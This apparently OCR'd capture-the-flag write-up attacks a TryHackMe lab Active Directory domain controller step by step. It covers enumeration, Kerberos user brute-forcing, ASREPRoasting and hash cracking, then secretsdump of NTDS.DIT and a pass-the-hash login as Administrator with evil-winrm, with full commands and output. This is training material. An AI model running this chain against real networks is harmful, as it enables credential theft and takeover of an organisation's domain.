
TryHackMe - Attacktive Directory

Windows



Brougt to you by

https://tryhackme.com

Write up by


`Spenge`

`https://spenge.pw`

`twitter.com/@SpengeSec`

By copy/pasting & cheating you only cheat yourself!

Lets first create a host record in our ***/etc/hosts*** file.



Enumerate the DC

The first objective is to find out how many ports are open < 10000.

```
root@kali:~/Documents/THM/Windows/Attacktive_Directory >nmap -sV -sC -p 0-10000 -oA attacktive.nmap 10.1
0.221.192
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-05 13:53 CEST
Nmap scan report for 10.10.221.192
Host is up (0.033s latency).
Not shown: 9986 closed ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-09-05 11:56:19Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: D
efault-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: D
efault-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2020-09-05T11:58:35+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2020-09-04T11:55:14
|_Not valid after:  2021-03-06T11:55:14
|_ssl-date: 2020-09-05T11:58:51+00:00; +2m11s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
```

`nmap -sV -sC -p 0-10000 -oA attacktive.nmap <ip>`

I counted 15, but apparently this was incorrect. To double check, I added `| grep open` at the end of my nmap command.

```
root@kali:~/Documents/THM/Windows/Attacktive_Directory >nmap -sV -sC -p 0-10000 -oA attacktive.nmap 10.1
0.221.192 | grep open
53/tcp   open  domain?
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-09-05 12:02:52Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: D
efault-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: D
efault-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open  mc-nmf        .NET Message Framing
```

I still count 15, but a less detailed nmap scan comes up with only ***11*** open ports.

```
root@kali:/opt >nmap spookysec.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-05 19:17 CEST
Nmap scan report for spookysec.local (10.10.231.227)
Host is up (0.031s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3389/tcp open  ms-wbt-server
```

The second objective is to find out which tool to use to enumerate port 139/445 (SMB)

A well known tool to do so is ***enum4linux*** this was also hinted at in the brief.

The third objective is to find out what the NetBIOS-Domain name is of the machine.

To do so, we run `enum4linux <ip> 2>/dev/null > attacktive.e4l`

- 1) enum4linux
- 2) 2>/dev/null -> don't show errors
- 3) > attacktive.e4l -> write output to file

This will return lots of information including the ***NetBIOS Domain Name***

```
 ============================================
|    Getting domain SID for 10.10.221.192    |
 ============================================
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
[+] Host is part of a domain (not a workgroup)
```

The fourth objective of the enumeration chapter is: `What invalid TLD do people commonly use for their Active Directory Domain` ?

Our ***nmnap*** scan previously revealed the ***Domain Name*** being spookysec.***local***

```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
```

.local is often miss-used as a .TLD (Top Level Domain)

Enumerate the DC Pt2 (KERBRUTE)

Lets proceed by downloading the userlist and passwordlist onto our machine.

```
-rw-r--r-- 1 root root 569236 Sep  5 15:12 passwordlist.txt
-rw-r--r-- 1 root root 744407 Sep  5 15:12 userlist.txt
```

The first objective of this chapter is how to enumerate valid users with kerbrute?

Kerbrute has a parameter ***userenum*** to enumerate valid usernames.

To enumerate valid usernames from the ***userlist.txt*** provided to us we run the following command `kerbrute_linux_386 userenum --dc spookysec.local -d spookysec.local userlist.txt`

The output:

```
root@kali:~/Documents/THM/Windows/Attacktive_Directory >/opt/kerbrute_linux_386 userenum --dc spookysec.lo
cal -d spookysec.local userlist.txt

    __           __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/05/20 - Ronnie Flathers @ropnop

2020/09/05 15:29:44 >  Using KDC(s):
2020/09/05 15:29:44 >   spookysec.local:88

2020/09/05 15:29:44 >  [+] VALID USERNAME:       ja[redacted]c.local
2020/09/05 15:29:49 >  [+] VALID USERNAME:       sv[redacted]kysec.local
2020/09/05 15:29:50 >  [+] VALID USERNAME:       Ja[redacted]c.local
2020/09/05 15:29:50 >  [+] VALID USERNAME:       ro[redacted]c.local
2020/09/05 15:29:55 >  [+] VALID USERNAME:       da[redacted]ysec.local
2020/09/05 15:29:57 >  [+] VALID USERNAME:       ad[redacted]spookysec.local
2020/09/05 15:30:00 >  [+] VALID USERNAME:       ba[redacted]ec.local
2020/09/05 15:30:01 >  [+] VALID USERNAME:       pa[redacted]sec.local
2020/09/05 15:30:16 >  [+] VALID USERNAME:       JA[redacted]c.local
2020/09/05 15:30:26 >  [+] VALID USERNAME:       Ro[redacted]c.local
2020/09/05 15:31:02 >  [+] VALID USERNAME:       Ad[redacted]spookysec.local
2020/09/05 15:32:28 >  [+] VALID USERNAME:       Da[redacted]ysec.local
```


A couple notable accounts are the following:

- svc-admin@spookysec.local
- backup@spookysec.local
- administrator@spookysec.local

Exploiting Kerberos

First objective `We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password`?

We can use ***Impacket GetNPUsers.py*** to do some ASREPRoasting to determine if there's an account we can query Kerberos tickets from without password.



`python GetNPUsers.py spookysec.local/ -usersfile <file_dir>`

svc-admin allows us to send a ticket without authentication!

Second objective `Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)`?

If you visit https://hashcat.net/wiki/doku.php?id=example_hashes

And search for kerberos 5, you'll see the full name is `Kerberos 5 AS-REQ Pre-Auth etype 23` this seemed to be invalid still, so after doing some brute forcing ***Kerberos 5 AS-REQ etype 23*** was valid.

Third objective `What mode is the hash?`?

Kerberos 5 AS-REQ etype 23 hashes are mode ***18200*** (defined when using hashcat) this is basic knowledge but can easily be found with a Google search.

Fourth objective `Now crack the hash with the modified password list provided, what is the user accounts password`?

To crack the hash i use ***John*** with the following command `john --wordlist=passwordlist.txt AS_REP.txt` AS_REP.txt is a file containing the hash we previously retrieved.

```
root@kali:~/Documents/THM/Windows/Attacktive_Directory >john --wordlist=passwordlist.txt AS_REP.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 A
ES 128/128 SSE2 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]    (?)
1g 0:00:00:00 DONE (2020-09-05 16:23) 100.0g/s 665600p/s 665600c/s 665600C/s horoscope..amy123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

The password is ***man-------5***

Enumerate the DC Pt 3 (SMB with credentials)

In this chapter we'll be using the credentials we previously discovered to gain access to the smb file sharing system.

First objective `Using utility can we map remote SMB shares` ?

Again, this is common knowledge but we'll make use of the ***smbclient*** utility.

Second objective `Which option will list shares` ?

The ***-L*** parameter allows us to list shares. This information can be found in the man page.

Third objective `How many remote shares is the server listing` ?

To define a username using smbclient we define it by utilising the ***-U*** parameter.

```
root@kali:~/Documents/THM/Windows/Attacktive_Directory >smbclient -L spookysec.local -U svc-admin
Enter WORKGROUP\svc-admin's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

There are ***6*** shares available!

Fourth objective `There is one particular share that we have access to that contains a text file. Which share is it` ?

We can mount each share by using the following command `smbclient -U svc-admin //spookysec.local/<share_name>`

I mounted the ***backup*** share and there was a .txt file inside!


```
root@kali:~/Documents/THM/Windows/Attacktive_Directory >smbclient -U svc-admin //spookysec.local/backup
Enter WORKGROUP\svc-admin's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Apr  4 21:08:39 2020
  ..                                  D        0  Sat Apr  4 21:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 21:08:53 2020

                8247551 blocks of size 4096. 5266967 blocks available
```

Fifth objective `What is the content of the file`?

We can retrieve its content by utilising the ***more*** command.

```
smb: \> more backup_credentials.txt
```



Ym----------Yw

Sixth objective `Decoding the contents of the file, what is the full contents?`?

To identify the type of hash we're dealing with I used https://www.tunnelsup.com/hash-analyzer/

Character type ***base64*** I then decrypted base64 in my Kali machine using the following command

```
root@kali:~/Documents/THM/Windows/Attacktive_Directory >base64 -d backup_credentials.txt
backup@spookysec.local:                root@kali:~/Documents/THM/Windows/Attacktive_Directory >
```

`base64 -d backup_credentials.txt`

The decrypted hash is ***backup@spookysec.local:ba---------0***

Elevating Privileges

First objective `What method allowed us to dump NTDS.DIT`?


```
root@kali:/opt/impacket-0.9.21/examples >secretsdump.py spookysec.local/backup:backup2517860@10.10.221.192
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

DRSUAPI

Second objective `What is the Administrators NTLM hash` ?

As you can see in the previous screenshot we use ***secretsdump.py*** to extract the hashes from all users the ***Domain Controller*** has access to.



The ***administrator*** NTLM hash is ***e----------b***

Third objective `What method of attack could allow us to authenticate as the user without the password` ?

Pass the hash a hacking technique that allows an attacker to authenticate to a remote server or service by using the underlying ***NTLM or LanMan hash*** of a user's password.

Forth objective `Using a tool called Evil-WinRM what option will allow us to use a hash` ?


-H allows us to input ***NThash***

```
Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-H HASH] [-U UR
    -S, --ssl                        Enable ssl
    -c, --pub-key PUBLIC_KEY_PATH    Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate
    -r, --realm DOMAIN               Kerberos auth, it has to be set also in /etc/krb5.conf file usir
    -s, --scripts PS_SCRIPTS_PATH    Powershell scripts local path
    -e, --executables EXES_PATH      C# executables local path
    -i, --ip IP                      Remote host IP or hostname (required)
    -U, --url URL                    Remote url endpoint (default wsman)
    -u, --user USER                  Username (required if not using kerberos)
    -p, --password PASS              Password
    -H, --hash NTHash                NTHash
```

Flags

We can now connect to each of the accounts with their NT:LM hashes.

Evil-winrm supports the -H flag allowing us to authenticate with the NT hash as explained in the objective above.




```
evil-winrm -i <ip> -u Administrator -H <NT Hash>
```

We are now Administrator, each flag is located in the user ***Desktop*** directory.